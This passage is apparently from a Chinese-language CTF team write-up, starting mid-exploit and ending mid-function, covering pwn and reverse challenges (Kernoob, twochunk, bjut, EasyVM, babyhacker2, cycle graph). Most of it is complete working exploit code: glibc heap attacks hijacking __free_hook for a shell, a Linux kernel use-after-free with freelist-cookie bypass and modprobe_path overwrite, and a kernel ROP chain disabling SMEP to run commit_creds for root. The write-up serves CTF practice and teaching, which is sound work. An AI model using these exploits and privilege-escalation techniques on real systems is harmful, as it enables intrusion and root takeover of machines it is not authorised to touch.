    log.info("libc.address ==> " + hex(libc.address))
    edit(1, 'a'*0x80+p64(0)+p64(0x71)+p64(0)+p64(libc.sym['__free_hook']-0x40))
    add(0x60, 'a')#4
    free(2)
    edit(1, 'a'*0x80+p64(0)+p64(0x71)+p64(libc.sym['__free_hook']-0x33))

    syscall_ret = libc.address + 0xbc375
    bss = 0x603060

    frame = SigreturnFrame()
    frame.rdi = 0
    frame.rsi = (libc.symbols['__free_hook']) & 0xfffffffffffff000
    frame.rdx = 0x2000
    frame.rsp = (libc.symbols['__free_hook']) & 0xfffffffffffff000
    frame.rip = syscall_ret
    payload = str(frame)
    add(0x60, 'a'*0x80)#2
    edit(2, payload)
    add(0x60, 'a'*80)#5
    edit(5, '\x00'*35 + p64(libc.symbols['setcontext'] + 53))
```

```
    free(2)
    pop_rdi = libc.address + 0x21102
    pop_rsi = libc.address + 0x202e8
    pop_rdx = libc.address + 0x1b92
    pop_rax = libc.address + 0x33544
    jmp_rsp = libc.address + 0x2a71

    layout = [
        pop_rdi,
        (libc.symbols['__free_hook']) & 0xfffffffffffff000,
        pop_rsi,
        0x2000,
        pop_rdx,
        7,
        pop_rax,
        10,
        syscall_ret,
        jmp_rsp,
    ]

    shellcode = shellcraft.amd64.open("./flag")
    shellcode += shellcraft.amd64.read(3,bss,0x30)
    shellcode += shellcraft.amd64.write(1,bss,0x30)
    p.send(flat(layout) + asm(shellcode))

    p.interactive()
if __name__ == '__main__':
    exp()
```

Kernoob

解题思路

Analyze

```
#!/bin/bash
•
stty intr ^]
cd `dirname $0`
timeout --foreground 600 qemu-system-x86_64 \
    -m 128M \
    -nographic \
    -kernel bzImage \
    -append 'console=ttyS0 loglevel=3 pti=off oops=panic panic=1 nokaslr' \
    -monitor /dev/null \
    -initrd initramfs.cpio \
    -smp 2,cores=2,threads=1 \
    -cpu qemu64,smep 2>/dev/null
```

注意到没有开启kalsr和smap 内核加载了noob驱动，在ioctl的0x30001操作中在delete时存在UAF：

```
signed __int64 __usercall del_note@<rax>(__int64 a1@<rbp>, _QWORD *a2@<rdi>)
{
  __int64 v3; // [rsp-10h] [rbp-10h]
•
  _fentry__(a2);
  v3 = *((_QWORD *)&pool + 2 * *a2);
  if ( *a2 > 0x1FuLL )
    return -1LL;
  if ( !v3 )
    return -1LL;
  kfree(v3);
  return 0LL;
}
```

但是堆块大小受限制，需在0x20-0x70之间，且能分配0x20个note **Exploit**

原本想法：因为没有开启kalsr，驱动载入地址已知，直接利用UAF修改chunk的fd到驱动的&pool，将chunk分配到&pool上，便可以修改pool里的指针，完成任意地址读写，而后直接修改modprobe_path并打开一个非法格式的ELF触发提权

但是直接修改fd会crash，看到堆的结构：

```
pwndbg> x/10xg 0xffff880007452ae0
0xffff880007452ae0: 0x0b34d695ef7af0e8  0x0000000000000000
0xffff880007452af0: 0x0000000000000000  0x0000000000000000
0xffff880007452b00: 0x0000000000000000  0x0000000000000000
0xffff880007452b10: 0x0000000000000000  0x0000000000000000
0xffff880007452b20: 0x0000000000000000  0x0000000000000000
```

并非直接指向fd，猜测有一层xor cookie（之前的chunk直接指向fd，没注意到这一点），通过硬件断点找到xor位置：

```
.text:FFFFFFFF81242D10                movsxd  r8, dword ptr [r9+20h]
.text:FFFFFFFF81242D14                mov     rdi, [r9]
```

```
.text:FFFFFFFF81242D17                lea     rcx, [rdx+1]
.text:FFFFFFFF81242D1B                mov     rax, r12
.text:FFFFFFFF81242D1E                add     r8, r12
.text:FFFFFFFF81242D21                mov     r11, [r8]
.text:FFFFFFFF81242D24                xor     r11, [r9+140h]
.text:FFFFFFFF81242D2B                mov     rbx, r8
.text:FFFFFFFF81242D2E                xor     rbx, r11
.text:FFFFFFFF81242D31                lea     rsi, [rdi]
.text:FFFFFFFF81242D34                call    sub_FFFFFFFF81984E70
.text:FFFFFFFF81242D39                test    al, al
.text:FFFFFFFF81242D3B                jz      short loc_FFFFFFFF81242CE9
.text:FFFFFFFF81242D3D                cmp     r8, r11
.text:FFFFFFFF81242D40                jz      short loc_FFFFFFFF81242D56
.text:FFFFFFFF81242D42                movsxd  rax, dword ptr [r9+20h]
.text:FFFFFFFF81242D46                add     rbx, rax
.text:FFFFFFFF81242D49                xor     rbx, [rbx]
.text:FFFFFFFF81242D4C                xor     rbx, [r9+140h]
.text:FFFFFFFF81242D53                prefetcht0 byte ptr [rbx]
```

实现位置在:

```
/ # cat /proc/kallsyms | grep -i FFFFFFFF81242C80
ffffffff81242c80 T __kmalloc
/ #
```

这里看汇编就可以大致明白(kmalloc也是时候重看一遍了，第一遍啥细节都没记住orz)： 在chunk位置写入的是:

```
*chunk=chunk^next_chunk^cookie
```

并且当*chunk=chunk^cookie时不会继续从这里分配（尾节点） 我们主要需要解决的问题：

- cookie的leak
- 需要bypass：

```
.text:FFFFFFFF81242D49                xor     rbx, [rbx]
.text:FFFFFFFF81242D4C                xor     rbx, [r9+140h]
.text:FFFFFFFF81242D53                prefetcht0 byte ptr [rbx]
```

cookie leak 当我们分配chunk时会发现，有很大概率，堆里包含指向自己chunk+0x28的指针：

```
pwndbg> x/10xg 0xffff880005b33480
0xffff880005b33480: 0xf4cb5e95eac9ca68  0x0000000000000000
0xffff880005b33490: 0xffff880005b9d9c0  0x0000000000000000
0xffff880005b334a0: 0x0000000000000000  0xffff880005b334a8
0xffff880005b334b0: 0xffff880005b334a8  0x0000000000000001
0xffff880005b334c0: 0x0000000000000000  0xffff880005b334c8
```

0xffff880005b334a8-0x28=0xffff880005b33480 只需已知两个chunk的地址，即可构造delete链，并利用UAF和*chunk=chunk^next_chunk^cookie或者*chunk=chunk^cookie来拿到cookie,不过后来发现环境里这里实际是一个定值：0xb34d695ef7afee8

bypass crash

驱动地址：

```
 # cat /proc/modules |grep noob
noob 16384 0 - Live 0xffffffffc0002000 (OE)
```

如果直接通过*chunk=chunk^next_chunk^cookie将fd指向驱动pool位置，则在经过一系列xor后：

```
.text:FFFFFFFF81242D49                xor     rbx, [rbx]
.text:FFFFFFFF81242D4C                xor     rbx, [r9+140h]
.text:FFFFFFFF81242D53                prefetcht0 byte ptr [rbx]
```

*pool位置为0或者是一个堆块地址，所以经过xor后rbx会等于一个很大的值，是一个非法地址，从而crash，且驱动中数据不可控，所以这里需要bypass 首先想到的方法：

- 我们要让这里pool中数据可控，使得此处的值经过xor后可以落入一个合法地址
- 考虑经过xor后使rbx高位为0即可，这样由于没有开启smap保护，直接在用户空间mmap一个空间，使地址合法即可
- 所以我们可以在pool中写入四字节可控数据即可保证xor时落入用户空间
- 能写入四字节的只有堆块指针，所以先伪造一个fd指向用户空间，用户空间完全可控，所以可以直接bypass来防止crash，且地址mmap生成，所以可以是任意四字节，成功分配后此地址写入pool
- pool中存在可控的四字节，我们不按照8字节对齐，使得四字节指针在高位，由于这里可控，所以可以使得xor后高字节为0，重新落入用户空间，此时设置最后一个堆*chunk=chunk^cookie即可恢复堆，此时即可成功分配一个chunk到驱动的pool，而后任意地址写即可

具体操作：

- delete两个chunk 2 -> 1

```
0xffff880005bcb420 => 0xffff880007444cc0
```

- 修改chunk 2的fd=cookie\^chunk_address\^fake_chunk，使得可以分配一个fake_chunk地址到pool，用于下面的bypass xor，所以fake_chunk=(cookie^pool_ko)>>32

```
fake_chunk: 0x00000000f4cb296a
0xffffffffc00045c0: 0xffff880005bcb960  0x0000000000000060
0xffffffffc00045d0: 0xffff880005bcb660  0x0000000000000060
0xffffffffc00045e0: 0xffff880005bcba20  0x0000000000000060
0xffffffffc00045f0: 0xffff880005bcb420  0x0000000000000060
0xffffffffc0004600: 0x0000000000000000  0x0000000000000000
0xffffffffc0004610: 0xffff880005bcb420  0x0000000000000060
0xffffffffc0004620: 0x00000000f4cb296a  0x0000000000000060
0xffffffffc0004630: 0x0000000000000000  0x0000000000000000
```

- 在最后分配chunk到pool时，位置fd指向pool_ko-4，[pool_ko]=fake_chunk ,[pool_ko-4]=fake_chunk<<32,经过xor使得将要处理的next_chunk(上面提到的rbx)高地址为0，指向用户空间，在用户空间mmap使得地址合法即可

利用地址差将之前写入的fake_chunk指针在高地址

```
pwndbg> x/10xg 0xffffffffc000461c
0xffffffffc000461c: 0xf4cb296a00000000  0x0000006000000000
0xffffffffc000462c: 0x0000000000000000  0x0000000000000000
```

- xor后高地址为0，rbx落入用户空间：

```
──────────────────────────────────[ REGISTERS ]──────────────────────────────────
 RAX  0x0
 RBX  0x2f7ab8f4 ◂— sbb    al, 0x46 /* 0xb34d695c000461c */
 RCX  0x1184
 RDX  0x1183
 RDI  0x270c0
 RSI  0x0
 R8   0xffffffffc000461c ◂— add    byte ptr [rax], al /* 0xf4cb296a00000000 */
 R9   0xffff880006401600 ◂— sal    byte ptr [rax + 2], 0 /* 0x270c0 */
 R10  0x0
 R11  0xffffffffef7afee8
 R12  0xffffffffc000461c ◂— add    byte ptr [rax], al /* 0xf4cb296a00000000 */
 R13  0x14000c0
 R14  0x60
 R15  0xffff880006401600 ◂— sal    byte ptr [rax + 2], 0 /* 0x270c0 */
 RBP  0xffffc900001dfdf8 —▸ 0xffffc900001dfe30 —▸ 0xffffc900001dfe60 —▸ 0xffffc900001dfee8 —▸
0xffffc900001dff28 ◂— ...
 RSP  0xffffc900001dfdc8 —▸ 0xffffffffc00020d1 ◂— mov    qword ptr [rbp - 0x10], rax /*
0xf07d8348f0458948 */
 RIP  0xffffffff81242d49 ◂— 0x1409933491b3348
──────────────────────────────────[ DISASM ]──────────────────────────────────
 ► 0xffffffff81242d49    xor    rbx, qword ptr [rbx]
   0xffffffff81242d4c    xor    rbx, qword ptr [r9 + 0x140]
   0xffffffff81242d53    prefetcht0 byte ptr [rbx]
   0xffffffff81242d56    test   r13d, 0x8000
   0xffffffff81242d5d    jne    0xffffffff81242e55

   0xffffffff81242d63    nop
   0xffffffff81242d68    mov    rax, qword ptr [rbp + 8]
   0xffffffff81242d6c    movsxd rbx, dword ptr [r15 + 0x18]
   0xffffffff81242d70    mov    qword ptr [rbp - 0x30], rax
   0xffffffff81242d74    nop
   0xffffffff81242d79    add    rsp, 8
```

- 将最后mmap的chunk布置为*chunk=chunk^cookie防止crash即可

```
pwndbg> x/10xg 0x2f7ab8f4
0x2f7ab8f4: 0x0b34d695c000461c  0x0000000000000000
0x2f7ab904: 0x0000000000000000  0x0000000000000000
0x2f7ab914: 0x0000000000000000  0x0000000000000000
0x2f7ab924: 0x0000000000000000  0x0000000000000000
0x2f7ab934: 0x0000000000000000  0x0000000000000000
```

get flag 修改modprobe_path指向/home/pwn/exp/copy.sh:

```
x/s 0xffffffff8245aba0
0xffffffff8245aba0: "/home/pwn/exp/copy.sh"

/home/pwn/exp/copy.sh:
#!/bin/sh
/bin/cp /flag /home/pwn/flag
/bin/chmod 777 /home/pwn/flag
```

而后打开一个非法格式ELF触发即可以root身份运行copy.sh


```
echo -ne '\xff\xff\xff\xff' > /home/pwn/exp/kirin
./kirin
```

PWN

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <sched.h>
#include <errno.h>
#include <pty.h>
#include <sys/mman.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#include <signal.h>
#define KERNCALL __attribute__((regparm(3)))
#define _GNU_SOURCE

long int  data[0x400];
void add(int fd,long int index,long int size){
    long int arg[3]={index,0,size};
    ioctl(fd,0x30000,arg);
}

void delete(int fd,long int index){
    long int arg[3]={index,0,0};
    ioctl(fd,0x30001,arg);
}

void edit(int fd,long int index,long int *data,long int size){
    long int arg[3]={index,data,size};
    ioctl(fd,0x30002,arg);
}

void show(int fd,long int index,long int *data,long int size){
```

```
    long int arg[3]={index,data,size};
    ioctl(fd,0x30003,arg);
}

void info(){
     for(int i=0;i<=14;i++){
     printf("%016llx  |  %016llx\n",data[2*i],data[2*i+1]);
     }
}
void shell(){
    system("/bin/sh");
}

unsigned long user_cs, user_ss, user_eflags,user_sp ;
void save_status() {
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
        :
        : "memory"
    );
}

int main(){
   save_status();
   signal(SIGSEGV, shell);
   long int mod_base= 0xffffffffc0002000;
   int fd=open("/dev/noob",0);
   int i;
   long int leak[2];
   long int address[2];
   int j=0;
   for(i=0;i<=20;i++){
   add(fd,i,0x60);
   show(fd,i,data,0x60);
   if(data[5]==data[6] && data[5]!=0){
       printf("%d=>%llx\n",i,data[5]);
       leak[j]=i;
       address[j++]=data[5]-0x28;
       if(j==2)
           break;
       }
   }
   printf("%d %d\n",leak[0],leak[1]);
   delete(fd,leak[0]);
   delete(fd,leak[1]);//1->0
   show(fd,leak[1],data,0x60);
   long int c1=data[0];
   show(fd,leak[0],data,0x60);
```

```
    long int c2=data[0];
    long int cookie=c1^address[0]^address[1];
    long int cookie2=0xb34d695ef7afee8;//c2^address[0];
    printf("cookie => %llx\n",cookie);
    printf("cookie2 => %llx\n",cookie2);
    long int kirin_magic=(cookie2^mod_base)>>32;
    long int fake=mmap(kirin_magic&0xfffff000, 0x1000, PROT_READ | PROT_WRITE |
PROT_EXEC,MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED,0,0);
    printf("%llx %llx\n",(kirin_magic)&0xfffff000,fake);
    long int fake2=kirin_magic&0xffffffff;
    long int magic2=(fake2<<32)^cookie2^0xfffffffc000461c;
    long int fake3=mmap(magic2&0xfffff000, 0x1000, PROT_READ | PROT_WRITE |
PROT_EXEC,MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED,0,0);
    printf("2: %llx %llx\n",magic2,fake3);
    *(long int *)magic2=magic2^cookie2;
    data[0]=cookie2^address[1]^fake2;
    *(long int *)fake2=cookie2^fake2;
    edit(fd,leak[1],data,8);
    add(fd,21,0x60);
    *(long int *)fake2=cookie2^fake2^0xfffffffc000461c;
    add(fd,22,0x60);
    add(fd,23,0x60);
    add(fd,24,0x60);
    add(fd,25,0x60);
    data[0]=0x8245aba000000000;
    data[1]=0x00000060ffffffff;
    edit(fd,23,data,0x10);
    data[0]=0x68732e79706f632f;
    data[1]=0;
    char *copy="/home/pwn/exp/copy.sh";
    edit(fd,22,copy,25);
}
```



twochunk

解题思路

漏洞在于当从small bin中申请出chunk时，会将small bin剩余的chunk放入到tcache中，并没有对其进行完整性检测，而且在unlink过程中会写入一个libc范围的地址

```
/* While bin not empty and tcache not full, copy chunks over.  */
while (tcache->counts[tc_idx] < mp_.tcache_count
  && (tc_victim = last (bin)) != bin)
{
        if (tc_victim != 0)
            {
              bck = tc_victim->bk;
              set_inuse_bit_at_offset (tc_victim, nb);
              if (av != &main_arena)
                set_non_main_arena (tc_victim);
              bin->bk = bck;
              bck->fd = bin;
              tcache_put (tc_victim, tc_idx);
        }
}
```

首先我们先够造一个size为0x90且差两个chunk就填满的tcache，然后通过tcache和calloc的相互配合以及堆块的摆放，构造出两个大小为0x90的small bin chunk，并且能通过堆溢出修改后进入small bin的chunk，为了过掉检测我们需要提前leak heap地址，保证修改后的chunk->fd为前一个chunk，然后将bk改为目标地址，这样当我们从small bin中申请出chunk时，可以将目标地址放到tcache链表头，并在目标地址fd处写入一个libc范围的地址 通过泄露libc，我们可以合理安排执行system("/bin/sh")

```
from pwn import *
context.log_level = 'debug'
prog = './twochunk'
#p = process(prog)
libc = ELF("../libc-2.30.so")
p = remote("121.36.209.145", 9999)

def add(idx, size):
        p.sendlineafter("choice: ", '1')
        p.sendlineafter("idx: ", str(idx))
        p.sendlineafter("size: ", str(size))
def edit(idx, content):
        p.sendlineafter("choice: ", '4')
        p.sendlineafter("idx: ", str(idx))
        p.sendafter("content: ", content)
def free(idx):
        p.sendlineafter("choice: ", '2')
        p.sendlineafter("idx: ", str(idx))
def show(idx):
        p.sendlineafter("choice: ", '3')
        p.sendlineafter("idx: ", str(idx))
def showmsg():
        p.sendlineafter("choice: ", '5')
def malloc(content):
        p.sendlineafter("choice: ", '6')
        p.sendafter("message: ", content)
def hack():
        p.sendlineafter("choice: ", '7')
def exp():
        p.sendafter("leave your name: ", p64(0x23333030-0x10)*6)
        p.sendlineafter("message: ", p64(0x23333000)*6)
        for i in range(6):
                add(0, 0xe9)
                free(0)
        for i in range(5):
                add(0, 0x88)
                free(0)
        for i in range(7):
                add(0, 0x130)
                free(0)
        add(0, 0xe9)
        add(1, 0x130)
        free(0)
        add(0, 0x100)
        free(0)
```

```
        add(0, 0x130)
        free(1)
        add(1, 0x140)
        free(1)
        add(1, 0xe9)
        free(0)
        free(1)
        add(0, 0xa8)
        add(1, 0xa8)
        free(1)
        free(0)
        add(1, 0x150)
        add(0, 23333)
        show(0)
        heap = u64(p.recv(6)+'\x00'*2)
        log.info("heap ==>" + hex(heap))
        edit(0, 'a'*416+p64(0)+p64(0x91)+p64(heap+0x1080)+p64(0x23333000-0x10))
        free(1)
        add(1, 0x88)
        showmsg()
        p.recv(0x15)
        libc.address = u64(p.recvuntil('\x7f')[-6:]+'\x00'*2)-0x00007f7b2def2c60+0x7f7b2dd08000
        log.info("libc.address ==>" + hex(libc.address))
        payload = p64(libc.sym['system'])+'\x00'*0x28+p64(0x23333048)+p64(0)+p64(0)+'/bin/sh\x00'
        malloc(payload)
        hack()
        p.interactive()
if __name__ == '__main__':
        exp()
```

bjut

这一题漏洞是数组越界读写。可以读写到stderr的地址上面去。首先读stderr上面的值，并且这一题是通过write泄露，长度是stdout的前两个字节，是7fxx。这样就可以泄露出libc_base。但是不知道为啥，这里只给我泄露出来0xff* 长度的数据出来。不过没事，我们写的时候在吧泄露出来的塞回去，并且计算stderr离__free_hook的距离是0x1f28。接着我们用'\x00'填充，然后就可以改写free_hook为system的地址了。不过不知道为啥，却不是百分之百成功率，需要不断爆破，可能是因为泄露数据不够，再写回去覆盖了某些值出错了吧，最后做出来真的是运气好。

```
from pwn import *
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
local=0
def choice():
    if(local):
        p=process('')
    else:
        p= remote('121.37.167.199',9997)
    return p

def create(size,content):
```

```
    p.sendlineafter(">","1")
    p.sendlineafter("The length of your hw:\n",size)
    p.sendafter("Input your hw:\n",content)
def show(index):
    p.sendlineafter(">","4")
    p.sendlineafter("The index of your hw:",index)
def edit(index,content):
    p.sendlineafter(">","2")
    p.sendlineafter("The index of your hw:",index)
    p.sendafter("Input your hw:",content)
def free(index):
    p.sendlineafter(">","3")
    p.sendlineafter("The index of your hw:",index)
p=choice()
create(str(0x7f),'/bin/sh\x00')
create(str(0x7f),'/bin/sh\x00')
show("-16")
p.recvuntil("\x77\x3a\x0a")
message=p.recv()
libc_base=u64(message[13*8:14*8])-0x1e5760
print "libc_base:"+hex(libc_base)
print hex(len(message))
#pause()
system=libc_base+libc.symbols['system']
edit("-16",message+(0x1f28-len(message))*'\x00'+p64(system))
p.sendlineafter(">","5")
p.interactive()
```

EasyVM

解题思路:

vm pwn

```
from pwn import *
context.log_level = 'debug'
#p = process("./EasyVM")
p = remote("121.36.215.224", 9999)
libc = ELF("/lib/i386-linux-gnu/libc-2.23.so")
def op(buf):
        p.sendlineafter(">>> \n", '1')
        sleep(0.1)
        p.send(buf+'\x99')
        p.sendlineafter(">>> \n", '2')

buf = ('\x71'+'\x00'*4)*78
op(buf)
p.sendlineafter(">>> \n", '3')
buf = '\x11'
op(buf)
p.recvuntil("0x")
```

```
libc.address = int(p.recv(8), 16)-0xf7eff930+0xf7d4d000
log.info("libc.address ==> " + hex(libc.address))
buf = '\x71'+'sh\x00\x00'
op(buf)

for i in range(4):
        buf = '\x71'+p32(libc.sym['__free_hook']+i)+'\x76'+'\x00'*4
        op(buf)
        buf = '\x54\x00'
        op(buf)
        sleep(0.1)
        p.send(chr(((libc.sym['system'])>>(i*8))&0xff))

p.sendlineafter(">>> \n", '3')
#dbg()
p.interactive()
```

babyhacker2

解题思路：

内核栈溢出，ROP关闭SMEP，ret2usr即可

```
//sunxiaokong
//gcc -static -masm=intel -g -o my_exp my_exp.c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/ioctl.h>
int get_kernel_addr();
void get_usr_regs();
void shell();
void root();
size_t canary = 0; // value of canary
size_t commit_creds=0, prepare_kernel_cred=0; // kernel function addr
size_t off; // offset of kaslr
size_t vmlinux_base; // base addr of vmlinux
size_t rop_chain[100] = {0};  // rop chain
size_t usr_cs, usr_ss, usr_rsp, usr_rflags;  // registers of user mode
size_t usr_rip;
int main(){
    get_usr_regs();
    get_kernel_addr();

    int fd = open("/dev/babyhacker", 0);
```

```
    if(fd < 0){
        puts("[T.T] open file error !!!");
        exit(0);
    }
    else
    {
        puts("[^.^] open file done !!!");
    }

    ioctl(fd, 0x30000, (0xffffffffffff0000|0x200));   // set size
    char *buf_leak = (char *)malloc(0x200);   // buffer of leak data
    ioctl(fd, 0x30002, buf_leak);   // leak canary in kernel-stack
    // for(int i=0; i<0x40; i++){
    //     printf("[-.-] %d : 0x%lx\n", i, ((size_t *)buf_leak)[i]);
    // }
    canary = ((size_t *)buf_leak)[40];
    printf("[-.-] canary : 0x%lx\n", canary);
    int i;
    for(i=0; i<42; i++){
        rop_chain[i] = canary;
    }
    rop_chain[i++] = 0xffffffff8109054d + off;   //  pop rdi ; ret
    rop_chain[i++] = 0x6f0;
    rop_chain[i++] = 0xffffffff81004d70 + off;
    rop_chain[i++] = 0;
    rop_chain[i++] = (size_t)root;              // rip
    ioctl(fd, 0x30001, rop_chain);
}
/* read symbols addr in /tmp/kallsyms and calc the vmlinux base */
int get_kernel_addr(){
    char *buf = (char *)malloc(0x50);
    FILE *kallsyms = fopen("/proc/kallsyms", "r");
    while(fgets(buf, 0x50, kallsyms)){
        // fgets:read one line at one time
        if(strstr(buf, "prepare_kernel_cred")){
            sscanf(buf, "%lx", &prepare_kernel_cred);
            printf("[^.^] prepare_kernel_cred : 0x%lx\n", prepare_kernel_cred);
        }
        if(strstr(buf, "commit_creds")){
            sscanf(buf, "%lx", &commit_creds);
            printf("[^.^] commit_creds : 0x%lx\n", commit_creds);
            off = commit_creds - 0xffffffff810a1430;
            //off = 0;
            vmlinux_base =  0xffffffff81000000 + off;
            printf("[^.^] offset : 0x%lx\n", off);
            printf("[^.^] vmlinux base : 0x%lx\n", vmlinux_base);
        }
        if(commit_creds && prepare_kernel_cred){
            return 0;
        }
    }
}
/* save some regs of user mode */
```

```
void get_usr_regs(){
    __asm__(
        "mov usr_cs, cs;"
        "mov usr_ss, ss;"
        "mov usr_rsp, rsp;"
        "pushfq;"
        "pop usr_rflags;"
    );
    printf("[^.^] save regs of user mode, done !!!\n");
}
/* run a root shell */
void shell(){
    if(!getuid())
    {
        system("/bin/sh");
    }
    else
    {
        puts("[T.T] privilege escalation failed !!!");
    }
    exit(0);
}
void root(){
    (*((void (*)(char *))commit_creds))(
        (*((char* (*)(int))prepare_kernel_cred))(0)
    );
    usr_rip = (size_t)shell;
    __asm__(
        "swapgs;"
        "pushq usr_ss;"
        "pushq usr_rsp;"
        "pushq usr_rflags;"
        "pushq usr_cs;"
        "pushq usr_rip;"
        "iretq;"
    );
}
/*
0xffffffff810636b4 : swapgs ; pop rbp ; ret
0xffffffff81004d70 : mov cr4, rdi ; pop rbp ; ret
0xffffffff8109054d ; pop rdi ; ret
*/
```

Reverse

cycle graph

解题思路

```
do
{
  v12 = *(&v13 + v8);
  if ( *v9 + v7 == v12 )
  {
    v9 = *(v9 + 4);
  }
  else
  {
    if ( v7 - *v9 != v12 )
    {
      sub_401020("This is not flag~\n");
      system("pause");
      exit(1);
    }
    v9 = *(v9 + 8);
  }
  v7 = *(&v13 + v8);
  ++v6;
  ++v8;
  byte_403374 = v7;
  dword_403378 = v9;
  dword_403370 = v6;
}
while ( v8 < 21 );
```

没做奇怪的处理，按位比较，动调一把梭，也可以angr一把梭

天津垓

解题思路

看到EnumFunc里边有反调试

```
__int64 __fastcall EnumFunc(HWND a1, _DWORD *a2)
{
  __int64 v3; // [rsp+0h] [rbp-80h]
  CHAR String; // [rsp+20h] [rbp-60h]
  _DWORD *v5; // [rsp+438h] [rbp+3B8h]

  v5 = a2;
  GetWindowTextA(a1, (LPSTR)&v3 + 32, 1023);
  if ( strstr(&String, "WinDbg")
    || strstr(&String, "IDA")
    || strstr(&String, "x64_dbg")
    || strstr(&String, "OllyICE")
    || strstr(&String, "OllyDBG")
    || strstr(&String, "Immunity") )
  {
    *v5 = 1;
  }
  return 1i64;
}
```

哦，没有cygwin环境啊，那没事儿了。继续找其他有用的函数

```
strcpy((char *)&v24, "Rising_Hopper!");
strcpy((char *)&v23, "When the five horns cross, the golden soldier THOUSER is born.\n");
strcpy((char *)&v22, "A jump to the sky turns to a rider kick.\n");
strcpy((char *)&v21, "Presented by ZAIA\n");
strcpy(v20, "%s");
strcpy(Format, "%20s");
v1 = 17;
v2 = 8;
v3 = 6;
v4 = 10;
v5 = 15;
v6 = 20;
v7 = 42;
v8 = 59;
v9 = 47;
v10 = 3;
v11 = 47;
v12 = 4;
v13 = 16;
v14 = 72;
v15 = 62;
v16 = 0;
v17 = 7;
v18 = 16;
scanf(Format, Str);
if ( strlen(Str) != 18 )
{
  printf(v20, &v22);
  exit(1);
}
for ( i = 0; i <= 17; ++i )
{
  v25 = ~(Str[i] & *((_BYTE *)&v24 + i % 14)) & (Str[i] | *((_BYTE *)&v24 + i % 14));
  if ( v25 != *(&v1 + i) )
  {
    printf(v20, &v22);
    exit(1);
  }
```

在sub_1004011F6找到主逻辑，然而这个解出来的并不是flag。在sub_100401506中看到一段看起来是smc的函数，用刚才解出来的字符串做key

```
BOOL __fastcall sub_100401506(void *a1, int a2, __int64 a3)
{
  BOOL result; // eax
  DWORD flOldProtect; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]
  void *lpAddress; // [rsp+40h] [rbp+10h]
  int v7; // [rsp+48h] [rbp+18h]
  __int64 v8; // [rsp+50h] [rbp+20h]

  lpAddress = a1;
  v7 = a2;
  v8 = a3;
  if ( strlen(Str) != 18 )
    exit(1);
